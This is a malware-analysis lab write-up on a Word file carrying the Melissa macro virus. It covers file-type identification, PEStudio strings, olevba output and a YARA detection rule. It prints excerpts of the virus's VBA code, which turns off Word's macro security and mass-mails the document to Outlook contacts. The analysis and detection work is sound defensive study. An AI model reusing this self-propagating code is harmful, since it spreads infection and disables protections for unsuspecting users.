
Lab 6: Analyse the file: sample_lab6_18_sep


Type of file

File in Hexed.it



```
00000000  D0 CF 11 E0 A1 B1 1A E1 00 00 00 00 00 00 00 00  ╨╧.αí▒.ß........
00000010  00 00 00 00 00 00 00 00 3E 00 03 00 FE FF 09 00  ........>.......
00000020  06 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00  ................
00000030  3A 00 00 00 00 00 00 00 00 10 00 00 3C 00 00 00  :...........<...
00000040  01 00 00 00 FE FF FF FF 00 00 00 00 39 00 00 00  ........    ....9...
00000050  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF
```

File Signature database:




	Extension	Signature	Description
☆	DB	D0 CF 11 E0 A1 B1 1A E1	MSWorks database file
☆	PPT	D0 CF 11 E0 A1 B1 1A E1	Microsoft Office document
☆	SOU	D0 CF 11 E0 A1 B1 1A E1	Visual Studio Solution User Options file
☆	DOC	D0 CF 11 E0 A1 B1 1A E1	Microsoft Office document
☆	APR	D0 CF 11 E0 A1 B1 1A E1	Lotus|IBM Approach 97 file
☆	AC_	D0 CF 11 E0 A1 B1 1A E1	CaseWare Working Papers
☆	RVT	D0 CF 11 E0 A1 B1 1A E1	Revit Project file
☆	PPS	D0 CF 11 E0 A1 B1 1A E1	Microsoft Office document

Type of File: **MS Office Document.**

Static analysis


File in PE Studio:

Melissa Virus




pestudio 9.15 - Malware Initial Assessment - www.winitor.com [c:\users\ieuser\desktop\practical\lab 6\sample_lab6_18_sep]

encoding (2)	size (bytes)	file-offset	blacklist (0)	hint (13)	group (0)	value (547)
ascii	9	0x00008BD3	-	-	-	password
ascii	23	0x00008CD7	-	-	-	Important Message From
ascii	67	0x00008D07	-	-	-	Here is that document you asked for ... don't show anyone else ;-)
ascii	14	0x00008DAF	-	-	-	... by Kwyjibo
ascii	44	0x00008DC5	-	-	-	HKEY_CURRENT_USER\Software\Microsoft\Office\
ascii	9	0x00008DF5	-	-	-	Melissa?
ascii	7	0x00008E87	-	-	-	Melissa
ascii	7	0x00008ED7	-	-	-	Melissa
ascii	7	0x00008F07	-	-	-	Melissa
ascii	7	0x00008F57	-	-	-	Melissa


pestudio 9.15 - Malware Initial Assessment - www.winitor.com [c:\users\ieuser\desktop\practical\lab 6\sample_lab6_18_sep]
file
settings
about
c:\users\ieuser\desktop\practical\lab 6\sample_l
indicators (8)
virustotal (54/64)
strings (547)


encoding (2)	size (bytes)	file-offset	blacklist (0)	hint (13)	group (0)	value (547)
ascii	7	0x00008F57	-	-	-	Melissa
ascii	28	0x00008FEF	-	-	-	Private Sub Document_Close()
ascii	27	0x000090D7	-	-	-	Private Sub Document_Open()
ascii	9	0x00009199	-	-	-	Document~
ascii	9	0x000091DB	-	-	-	Document~
ascii	31	0x00009209	-	-	-	WORD/Melissa written by Kwyjibo
ascii	35	0x00009231	-	-	-	Works in both Word 2000 and Word 97
ascii	62	0x00009261	-	-	-	Worm? Macro Virus? Word 97 Virus? Word 2000 Virus? You Decide!
ascii	59	0x000092A9	-	-	-	Word -> Email | Word 97 <--> Word 2000 ... it's a new age!
ascii	119	0x00009301	-	-	-	Twenty-two points, plus triple-word-score, plus fifty points for using all my lett

Olevba:



```
C:\Users\IEUser\Desktop\Practical\lab 6>olevba sample_lab6_18_sep.doc > macro_mellisa.vbs

FLARE Fri 09/17/2021 22:58:28.27
C:\Users\IEUser\Desktop\Practical\lab 6>dir
 Volume in drive C is Windows 10
 Volume Serial Number is B4A6-FEC6

 Directory of C:\Users\IEUser\Desktop\Practical\lab 6

09/17/2021  10:58 PM    <DIR>          .
09/17/2021  10:58 PM    <DIR>          ..
09/17/2021  10:58 PM            15,851 macro_mellisa.vbs
09/17/2021  10:25 PM            45,056 sample_lab6_18_sep
09/17/2021  10:25 PM            45,056 sample_lab6_18_sep.doc
               3 File(s)        105,963 bytes
               2 Dir(s)   7,174,500,352 bytes free
```


Olevba output:



```
+----------+--------------------+---------------------------------------------+
|Type      |Keyword             |Description                                  |
+----------+--------------------+---------------------------------------------+
|AutoExec  |Document_Close      |Runs when the Word document is closed        |
|AutoExec  |Document_Open       |Runs when the Word or Publisher document is  |
|          |                    |opened                                       |
|Suspicious|CreateObject        |May create an OLE object                     |
|Suspicious|VBProject           |May attempt to modify the VBA code (self-    |
|          |                    |modification)                                |
|Suspicious|VBComponents        |May attempt to modify the VBA code (self-    |
|          |                    |modification)                                |
|Suspicious|CodeModule          |May attempt to modify the VBA code (self-    |
|          |                    |modification)                                |
|Suspicious|AddFromString       |May attempt to modify the VBA code (self-    |
|          |                    |modification)                                |
|Suspicious|System              |May run an executable file or a system       |
|          |                    |command on a Mac (if combined with           |
|          |                    |libc.dylib)                                  |
|Suspicious|Base64 Strings      |Base64-encoded strings were detected, may be |
|          |                    |used to obfuscate strings (option --decode to|
|          |                    |see all)                                     |
|Suspicious|VBA Stomping        |VBA Stomping was detected: the VBA source    |
|          |                    |code and P-code are different, this may have |
|          |                    |been used to hide malicious code             |
+----------+--------------------+---------------------------------------------+
```


What file do?

From olevba macro code analysis of the file with Melissa Virus.



```
in file: sample_lab6_18_sep.doc - OLE stream: 'Macros/VBA/Melissa'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
Private Sub Document_Open()
On Error Resume Next
If System.PrivateProfileString("", "HKEY_CURRENT_USER\Software\Microsoft\Office\9.0\Word\Security", "Level") <> "" Then
CommandBars("Macro").Controls("Security...").Enabled = False
System.PrivateProfileString("", "HKEY_CURRENT_USER\Software\Microsoft\Office\9.0\Word\Security", "Level") = 1&
Else
CommandBars("Tools").Controls("Macro").Enabled = False
Options.ConfirmConversions = (1 - 1): Options.VirusProtection = (1 - 1): Options.SaveNormalPrompt = (1 - 1)
End If
```

When the file is opened the macro code will disable the MS Word security.




```
Dim UngaDasOutlook, DasMapiName, BreakUmOffASlice
Set UngaDasOutlook = CreateObject("Outlook.Application")
Set DasMapiName = UngaDasOutlook.GetNameSpace("MAPI")
If System.PrivateProfileString("", "HKEY_CURRENT_USER\Software\Microsoft\Office\", "Melissa?") <> "... by Kwyjibo" Then
If UngaDasOutlook = "Outlook" Then
DasMapiName.Logon "profile", "password"
    For y = 1 To DasMapiName.AddressLists.Count
        Set AddyBook = DasMapiName.AddressLists(y)
        x = 1
        Set BreakUmOffASlice = UngaDasOutlook.CreateItem(0)
        For oo = 1 To AddyBook.AddressEntries.Count
            Peep = AddyBook.AddressEntries(x)
            BreakUmOffASlice.Recipients.Add Peep
            x = x + 1
            If x > 50 Then oo = AddyBook.AddressEntries.Count
         Next oo
         BreakUmOffASlice.Subject = "Important Message From " & Application.UserName
         BreakUmOffASlice.Body = "Here is that document you asked for ... don't show anyone else ;-)"
         BreakUmOffASlice.Attachments.Add ActiveDocument.FullName
         BreakUmOffASlice.Send
         Peep = ""
    Next y
DasMapiName.Logoff
End If
```

Then logs into the client’s outlook application and send mails to all the contacts in the address list, with Subject and Message body as highlighted above, with the current document attached.

Threat intel

Virus Total: Different names in which this file was submitted



Names

sd9ekkxlb.dll

baltycka2.doc

output.62461453.txt


file.ashx

VirusShare_1f2cdda0739dfffca3002e5caa12bbf9

9103c4bd1aa5de002f82b0d4042f6c7afdcd1fcf

xSy15f0TO.xlsm

Other Files:



```
6438945820934144    9/18/2021 12:04 AM    File folder
6492459335057408    9/18/2021 12:08 AM    File folder
```


Details on Melissa:

- Fast Spreading macro virus, which was distributes as an email attachment.
- When opened, it disables the security in Word 97 and Word 2000.
- If the user has Outlook application mail is sent to first 50 addresses in the address book with this file as attachment.
- Melissa does not destroy other files or resources but disables the corporate and other mail servers as the email distribution becomes large.

Yara Rule


```
rule search_melissa

{
meta:

        author = "Arjun Anil"
        description = "To find files with Melissa virus"

strings:

        $a = "Macros"
        $b = "Melissa"
        $c = "WORD/Melissa written by Kwyjibo"

condition:

        $a and $b or $c
}
```

Output:



```
FLARE Fri 09/17/2021 23:41:24.57
C:\Users\IEUser\Desktop\Practical\lab 6>yara32 Lab6_yara.yara "C:\Users\IEUser\Desktop\Practical\lab 6"
search_melissa C:\Users\IEUser\Desktop\Practical\lab 6\Lab6_yara.yara
search_melissa C:\Users\IEUser\Desktop\Practical\lab 6\macro_mellisa.vbs
search_melissa C:\Users\IEUser\Desktop\Practical\lab 6\sample_lab6_18_sep
search_melissa C:\Users\IEUser\Desktop\Practical\lab 6\sample_lab6_18_sep.doc
```

With New Samples



```
FLARE Sat 09/18/2021  0:06:31.90
C:\Users\IEUser\Desktop\Practical\lab 6>yara32 -r Lab6_yara.yara "C:\Users\IEUser\Desktop\Practical\lab 6"
search_melissa C:\Users\IEUser\Desktop\Practical\lab 6\6438945820934144\0a56baab11a888b2741bffc5fe7a52596b58f1d8e842770b21de82bd12a20484
search_melissa C:\Users\IEUser\Desktop\Practical\lab 6\6492459335057408\0a56baab11a888b2741bffc5fe7a52596b58f1d8e842770b21de82bd12a20484
search_melissa C:\Users\IEUser\Desktop\Practical\lab 6\Lab6_yara.yara
search_melissa C:\Users\IEUser\Desktop\Practical\lab 6\macro_mellisa.vbs
search_melissa C:\Users\IEUser\Desktop\Practical\lab 6\sample_lab6_18_sep
search_melissa C:\Users\IEUser\Desktop\Practical\lab 6\sample_lab6_18_sep.doc
```

References

1. https://searchsecurity.techtarget.com/definition/Melissa-virus
2. https://filesignatures.net/index.php?page=all&currentpage=16&order=SIGNATURE

3. https://www.virustotal.com/gui/file/b3d734f08b01361edce0bde55f3b21b7befcdcf7fb442789098e8614c67fcdbf/details